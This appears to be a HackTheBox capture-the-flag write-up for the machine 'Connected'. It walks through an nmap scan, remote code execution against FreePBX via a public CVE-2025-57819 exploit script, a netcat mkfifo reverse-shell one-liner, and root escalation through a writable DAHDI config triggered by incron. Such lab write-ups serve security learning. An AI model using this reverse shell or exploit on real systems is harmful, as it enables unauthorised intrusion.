HackTheBox Connected
Hello World
Today, we will solve one of the HackTheBox machines called “Connected”. It is an easy Linux machine.
 HTB: Connected
Reconnaissance
First, I started with a quick Nmap scan to see which ports were open and which services were running.
1
nmap -A 10.129.245.100
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
Nmap scan report for connected.htb (10.129.245.100)
Host is up (0.23s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4e:60:38:6f:e7:78:6c:ca:58:62:a1:f1:56:ae:8d:30 (RSA)
|   256 12:41:55:26:9d:ad:3d:e8:bf:4e:31:aa:d7:d1:a5:d2 (ECDSA)
|_  256 8e:b6:96:e0:21:83:5d:1d:ce:8d:e2:6a:dd:38:c6:75 (ED25519)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
| http-robots.txt: 1 disallowed entry
|_/
| http-title: 404 Not Found
|_Requested resource was config.php
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2025-11-30T14:07:27
|_Not valid after:  2026-11-30T14:07:27
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 5.14 - 6.8 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.15 (90%), OpenWrt 22.03 (Linux 5.10) (90%), Linux 4.19 - 5.15 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   380.75 ms 10.10.16.1
2   380.83 ms connected.htb (10.129.245.100)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.22 seconds
So, we have SSH running on port 22 and a web application running on port 80 and 443.
Then I tried to access the web application and its fields. So I edited my /etc/hosts file to add the domain name connected.htb and point it to the IP address:
1
echo "10.129.245.100 connected.htb" >> /etc/hosts
Now I can access the web application by visiting http://connected.htb in my web browser.

It is a FreePBX 16.0.40.7 page. So I searched for what FreePBX is and found that it is a web-based open-source GUI that manages Asterisk. Asterisk is a software implementation of a telephone private branch exchange that allows users to make calls over the internet. It generates .conf files that are used to configure the Asterisk server.
The first thing I did was search for exploits related to FreePBX 16.0.40.7, and I found CVE-2025-57819. It is a remote code execution vulnerability that affects FreePBX versions. So I searched for an exploit for it and found a Python script on GitHub that could exploit this vulnerability here.
Exploitation
I downloaded it and used it with this simple command, and it worked:
1
python FreePBX-CVE-2025-57819-RCE.py -u http://connected.htb -c "id"

Then I used Netcat to get a reverse shell using this payload:
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

Now I was inside the Asterisk environment, so I upgraded my shell to a more interactive one using the following commands:
1
2
/usr/bin/script -qc /bin/bash /dev/null
export TERM=xterm

Then I got the user flag.
Privilege Escalation
I inspected the incron configuration:
1
cat /etc/incron.d/*
and found this:
1
2
3
4
5
6
7
8
9
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#
/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
The dahdi_restart rule was particularly interesting because it executes a system administration action when the corresponding file is modified.
After some searching, I found the Dahdi configuration file in /etc/dahdi/init.conf and discovered that it is writable by the asterisk user and executes with root privileges when the dahdi_restart rule is triggered.
So I added a reverse shell payload to the init.conf file and then triggered the dahdi_restart rule by modifying the file. Then I restarted the service.

So, I retrieved the root flag.
If you found this write-up helpful, kindly give me some respect here: N0UR0X01-HTB